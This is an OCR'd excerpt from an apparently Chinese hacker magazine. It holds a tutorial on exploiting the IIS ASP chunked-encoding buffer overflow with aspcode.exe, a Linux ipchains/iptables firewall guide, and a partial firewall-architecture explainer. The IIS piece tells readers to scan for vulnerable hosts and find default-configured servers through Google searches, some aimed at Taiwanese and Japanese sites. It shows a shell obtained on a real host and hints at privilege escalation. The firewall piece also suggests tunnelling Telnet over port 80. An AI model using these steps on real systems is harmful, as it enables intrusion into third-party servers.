


图 3

从图中，能看到一些奇怪的东西哦，本来在net user命令中不可见的用户python，在这里可以看到。而且，python的sid有点古怪，至于如何古怪呢，从python和x-hunter两个帐号的sid的比较就可以看出来。为了说明，我又建立一个新帐号python@来和python比较，比较结果可以从图4所示中看到。





图 4

通过和两个帐号x-hunter和python@的比较，可以看出来，python的sid比这两个帐号的sid少了几位。python的sid分为了四段，而其他用户的sid分为五段，实在是奇怪哦！

至此，我也不知道该做什么实验了，只是把这篇文章写出来，希望高手们可以看到，能深入研究一下。当然，也许，这个根本就是微软的一个什么机制呢。总之，希望知道结果的高手们可以不吝赐教，把答案告诉我：g-python@263.net，等待各位高人的来信赐教。

IIS.ASP漏洞之如何溢出



欲望之翼

看了题目大家一定想起上期“黑客研究院”里的一篇文章“ASP漏洞之尝试溢出攻击”，但是我觉得作者有些地方没有写完全，所以在此给予补充，希望大家一起进步。

一、漏洞介绍

Microsoft IIS.ASP映射分块编码远程缓冲区溢出漏洞。

受影响系统

Microsoft IIS 4.0 — Microsoft Windows NT 4.0
Microsoft IIS 5.0 — Microsoft Windows 2000
Microsoft IIS (Internet Information Server) 是 MS Windows 系统默认自带的Web服务器软件。

IIS 4.0/5.0/5.1 ASP (Active Server Pages) ISAPI过滤器存在远程缓冲区溢出漏洞，远程攻击者可以利用此漏洞得到主机本地普通用户访问权限。

默认安装的IIS 4.0/5.0/5.1服务器加载了ASP ISAPI过滤器，它在处理分块编码传送机制的代码中存在一个缓冲区溢出漏洞。

攻击者通过提交恶意分块编码的数据可以覆盖heap区的内存数据，从而改变程序执行流程，执行任意攻击者指定的代码。

成功地利用这个漏洞，对于IIS4.0，远程攻击者可以获取SYSTEM权限；对于IIS5.0/5.1攻击者可以获取IWAM_computername用户的权限。

二、上文的错误之处

作者在文章中写到：就像我原先预料的一样，aspcode.exe并不是一个可以得到远程服务器系统管理员权限的溢出程序，它的作用就是可以查看asp文件的源代码。

错在哪里呢？可以用这个程序查看asp文件代码没有错，但是它同时也是一个溢出程序。如何溢出呢？

三、如何来溢出

我们来看他的帮助，如图1所示。

```
C:\WINNT\System32\cmd.exe - aspcode

D:\tools>aspcode

IIS ASP.DLL OVERFLOW PROGRAM 2.0 .
copy by yuange 2002.4.24.
welcome to my homepage http://yuange.yeah.net .
welcome to http://www.nsfocus.com .
usage: aspcode <server> [aspfile] [webport] [winxp]

please enter the web server:
```

图1

与作者想的一样，我也以为它不是一个溢出程序。如何用它来查看源代码作者讲的已经很仔细，这里就不再多讲了。

步骤：

1、扫描有iis.asp映射分块编码远程缓冲区溢出漏洞的主机

我们可以使用X-scan2.3cn，只扫iis漏洞，这样可以快速得到存在这个漏洞的主机，如图2所示。




图2

好了，查看扫描结果。已经有一些漏洞主机出来了。如图3所示。




图3

1：先查看主页是怎么样的，如果主页还在建立，那么这样的主机成功率就很高。因为这样的主机iis默认安装的概率很大，如果没有删除iisstart.asp的话，我们就有成功的把握了。

2：那如何更快速的找到默认设置的主机呢？我们想到了www.google.com或者是百度www.baidu.com这个搜索工具。用google搜索C:\inetpub，如果搜索到了的话，这样它们的主页路径是默认设置的，如图4所示。




图4

用X-scan扫一下吧，八成是有这个漏洞的。

原理：用ForntPage（现在用的不多了）生成的html文件会把文件的路径插入在文件中。

另：搜索TSWeb\defeult.htm可以找到3389主机；搜索C:\inetpubsite:.tw可以找到台湾Win主机；搜索C:\inetpub site:.jp可以找到日本Win主机。

2、溢出

如图5所示，到“ok!recv 112(根据情况不同的) bytes”这里的时候多敲几下回车，就可以得到SHELL了。看到了吧，溢出成功！

```
please enter the web server:61.18

please enter the .asp filename:ii

.asp file name:iisstart.asp

nuke ip: [redacted] port 80
shellcode long 0x13e7

packetlong:0x13e7

send  packet 71826 bytes.
 recv:
c:\inetpub\wwwroot\iisstart.asp
ok!recv 112 bytes



C:\WINNT\system32>
```

图5

然后我们就可以使用命令net user或net localgroupadministrators查看主机帐户信息了，如图6所示。

```
c:\inetpub\wwwroot\iisstart.asp
ok!recv 112 bytes


C:\WINNT\system32>net user guest 12345677

C:\WINNT\system32>net user guest 12345677
系统发生 5 错误。
拒绝访问。
```

图 6

但我们的权限正如上面说的，因为我们的检测主机是IIS5.0，所以得到的是IWAM_computername用户的权限，不能添加帐户。如果我们使用命令net user guest 12345677 /add添加用户会出现“系统发生5 错误，拒绝访问”。

但是我们已经成功进入了主机并且可以查看任何文件，寻找有用信息，这已经很可怕了。有敏锐思维的你一定想到了如何获取管理员权限的方法了吧！

溢出时出现的其它情况还有：

1：直接得到源代码（作者在上文中已经说了）

2：出现如下信息：

shellcode long 0x13e7

packetlong:0x13e7

send packet 71827 bytes.

一直在send......我觉得还是放弃的好。

3：出现connect error，这样就要检测你的网络了，或者可能是对方主机已经关了。因为现在iis4.0已经不多了，所以这里我们不再检测了。

四、关于isgrey.exe

这个程序作者讲的也比较清楚，这里补充一点。

需要注意的是虽然这个漏洞存在于.ASPISAPI，但还是需要一个机制来提交Shellcode等利用代码，所以有表单的ASP程序当然是比较方便，可以通过表单变量提交，上面这点作者已经说了。那如果没有表单该怎么办呢？可以通过HTTP请求头中的服务器变量来提交。

确实如作者所说，用isgrey.exe溢出需要N长的时间。加上-b选项的话我用了将近一个小时，但是还没有成功（好象成功率比较低）。

五、解决办法

如果你不能立刻安装补丁或者升级，建议你采取以下措施以降低威胁：

1、如果你不需要使用ASP脚本，你应该立刻删除“.asp”的脚本映射。可以参考如下步骤删除上述脚本映射：

打开Internet服务管理器，右击你的服务器，在菜单中选择“属性”栏，选择“主属性”。选择“WWW服务”→“编辑”→“主目录”→“配置”，在扩展名列表中删除“.asp”项。保存设置，然后重启IIS服务。

2、你也可以使用微软提供的一个安全工具URLScan来屏蔽分块编码请求。如果你已经安装了URLScan，它缺省不会禁止分块编码请求，你可以在URLScan.ini中的[DenyHeaders]域中增加下列语句：

Transfer-Encoding:

这样就可以屏蔽分块编码请求了。

微软提供了一个URLScan的升级版，它缺省就禁止了分块编码请求。

下载地址：http://www.microsoft.com/technet/security/URLScan.asp

3、补丁下载地址：

Microsoft IIS 4.0:

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37931

Microsoft IIS 5.0:

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37824

以上工具可以在http://www.longker.com下载到。

Linux下个人防火墙的建立

无琴

前段时间看过一些关于通过在Win2000下的本地安全设置里的IP安全策略来进行一些简单的数据报的控制，以到达一个简单的防火墙作用的文章。

Linux作为一款优秀的网络操作系统，也有这样类似的数据报控制的内嵌工具——ipchains和iptables，而且功能绝对不比Win2000差，下面我就简单介绍一下这方面的内容。

Linux的内核在版本2.2以及较早版本一直是支持ipchains，而从2.3一直到2.4则是使用iptables，下面首先介绍一下ipchains。

在介绍之前，先说明一种叫作CIDR的方法，知道的朋友请略过不看，CIDR中文名叫作“无类域内路由选择”，它的主要作用是为了缓解当前IP地址的紧缺，它可以将网络分成大量的不同大小的网络，而不局限于当前的A、B、C等类的分法。比如一个用CIDR表示的IP地址215.138.4.0/20，这个地址就是说前20位用于网络位，而不是C类的24位；那它的子网掩码同样也不是默认的255.255.255.0，而是11111111 11111111 11110000 00000000即为255.255.240.0(有关子网掩码，请参见有关书籍)。而如果是215.138.4.0/24，那就和我们通常所说的C类地址一样的拥有24位网络位和8位主机位了。

比如一台主机，是网段192.168.1.0/24里的一台主机，它希望建立一个防火墙来阻止所有远端主机的icmp包（Ping用的就是这个协议），那么就可以在Linux的终端里输入：

ipchains -A input -p icmp -s 0/0 -d 0/0 -j REJECT（注意大小写）

下面我们来解释一下这条命令：

-A input是输入一条规则用来控制进入接口的数据包；

-p是指定一个协议；

-s是指源ip；

-d是指目标ip；

-j标记是指对这个数据报采取的解决方法，这样我们就明白这个命令的意思了；

-s 0/0就是任何源ip地址；

-d 0/0就是任何目的ip；

而REJECT就是把这些数据包都拒绝了，这样，就阻拦了所有的icmp。

初步了解后，我们就可以写出一个规则，使主机不能向网段203.134.45.0/24发送icmp数据包：

```
ipchains -A output -p icmp -s 192.168.1.0/24 -d 203.134.45.0/24 -j REJECT
```

output就是用来控制从接口传出的数据包，其它解释和上面的例子一样。

同样，你也可以容许或者拒绝来自其它协议和端口的数据包，比如你希望你的机器只能够接受来自 21 端口的数据包，也就是 ftp 的数据包，我们可以这样来完成：

```
ipchains -P output DENY
ipchains -P input  DENY
ipchains -A output -p tcp -s 0/0 -d 0/0 21 -j ACCEPT
ipchains -A output -p tcp -s 0/0 -d 0/0 20 -j ACCEPT
ipchains -A input -p tcp -s 0/0 -d 0/0 1024: -j ACCEPT
```

这样就完成了这个包过滤的过程，前面两句是拒绝所有的传输，后面两句分别是允许向远程主机发送 20 和 21 端口的数据包，最后是允许本地大于或等于 1024 的临时端口的接受数据包；因为一个 ftp 的建立过程首先是客户机打开一个大于 1023 的端口，连到目的端口为 21 的 ftp 服务器上，然后向服务器发出一个 PORT 命令，让服务器打开它的 20 端口，然后客户端再打开一个临时端口对目的端口 20，对服务器的连接进行确认，处理完毕后，就开始传输数据，因此我们根据 ftp 的原理建立了如上面所写的防火墙。

其实 ipchains 除了 input 和 output 这两个链之外，还有一个叫做 forward 的链，它的作用是用来控制被伪装或发向远端主机的数据包，一般用于 NAT 的处理，这里就不多做讨论了，有兴趣的朋友可以找些资料看看。

iptables 是一般现在的 Linux 版本所采用的工具，与 ipchains 相比，功能更为强大一些，但具体的语言相差不多；iptables 有几个不同的表，而 ipchains 只有一个，你可以在终端输入 iptables -t nat -L 显示其中的一个 nat 表；其它还有 filter 表（和 ipchains 功能相似，同时也是 iptables 的默认表），mangle 表。当建立个人防火墙的时候，一般不用 nat 或者 mangle 表，与 ipchains 还有一个不同就是 iptables 所有的链都用大写字母，比如 INPUT、OUTPUT、FORWARD 等，不能用小写来表示。

比如用 iptables 来阻拦 icmp 数据包就如下表示：

```
iptables -A INPUT -p icmp -s 0/0 -d 0/0 -j DROP
```

可以看出来，与 ipchains 的区别就是 input 变成了大写而已。在这里就不多做赘述了。

还有一个小区别就是注明端口的格式有些不同，比如要阻止外部机器对本机 Web 服务的访问，就要采用：

```
iptables A INPUT p tcp s 0/0 d 0/0 -dport 80 -j DROP
```

这里用的是 -dport 80，而不是像 ipchains 那样直接注明端口就可以了。

如果想把建立的规则删除，也很简单，只要采用 -D 标注就可以了。

首先采用 iptables -line-numbers nL 来列出现在系统中所有的链规则，每条规则都会有个相应的 number，比如要想删除第 3 条规则，那就输入：**iptables -D INPUT 3** 就可以了。

大家看了这篇简单的介绍后，不妨可以装上 Linux 试一试，再与 Win2000 比较一下，说不定也会喜欢上这个系统的。

防火墙体系基本结构

康旭

提起防火墙（Firewall）这个词，大家都不会陌生吧！防火墙分为黑客防火墙和病毒防火墙，今天我们一起来讨论一下企业级的黑客防火墙。首先，你对防火墙有没有很透彻的了解？防火墙在网络安全方面起着很重要的作用，对网络安全感兴趣首先应对防火墙有一定的认识。有 95% 的黑客都无法绕过防火墙，如果你遇到安装有黑客防火墙的网络，你会怎么样呢？

废话不多说了，我们开始吧！

防火墙可被配置成许多不同的结构，按技术来分大致可分为：包过滤防火墙、屏蔽主机防火墙、屏蔽子网防火墙。不要着急，我们一个一个来分析。

1. 包过滤防火墙

一看名字就知道他的工作原理了吧，就是对每个数据包进行过滤，IP 数据包具有一定的特性。例如：TCP 数据包，包含源地址、目的地址、源端口和目的端口、以及协议号，这 5 个元素就描述了一个数据包的特征。在防火墙中配置完访问策略后，符合访问条件的数据包可以通过，否则拒绝通过。这款防火墙可以说是最简单的了，一台路由器就可以担当此任。一台 Windows 2000/XP 的计算机也可成为一台数据包过滤防火墙。

现在，我们来配置一个简单的包过滤防火墙，拒绝接收 202.111.10.0/24 这个网段来的数据包。在路由器上可执行下面命令：

```
access-list 1deny 202.111.10.0 0.0.0.255
```

如果是一台 Windows 2000/XP 的计算机，可以用 IPSEC 来做。

具体方法是：运行“mmc”调出“管理控制台→文件→添加/删除管理单元”，选择“添加IP 安全策略”，选择“本地计算机”，然后添加新的 IP 规则，新建 IP 筛选器列表，单击“添加”，目的地址设置成自己的 IP 地址。如图 1 所示。




图 1

最后在筛选器操作中添加一条阻止的规则，选中刚才新建的 IP 筛选列表，然后在筛选器操作中选择拒绝，最后在 mmc 中一定要选择指派。

这样，一个数据包过滤的防火墙就作好了，是不是很简单！

如果想更详细的了解基于IPSEC的端口过滤防火墙，请参看2002年第7期的《黑客X档案》的《扫描工具＋IPSEC保卫网络安全》。

这种防火墙在某种意义上很愚蠢。比如，在防火墙上仅仅开放80（http）、443（https）、53（DNS）三个端口，按照包过滤防火墙的理论来说，应该是很安全的（系统本身漏洞除外）。那么无论是内部还是外面的恶意人士，都无法使用其他服务，如Telnet。然而世上没有绝对的事情，我们可利用http暗藏通道。把主机的23端口重定向到80端口，这样我们利用特殊的客户端软件远程登陆主机的80端口，与登陆23端口没有什么区别，这样就穿透了基于包过滤的防火墙。关于如何建立http通道，以后有时间我会详细写出来，在这里只为大家提供一种思路。

2. 屏蔽主机防火墙

所谓屏蔽主机防火墙，就是将内部网络与外部网络通过堡垒主机分开，图2显示了此类防火墙的结构。

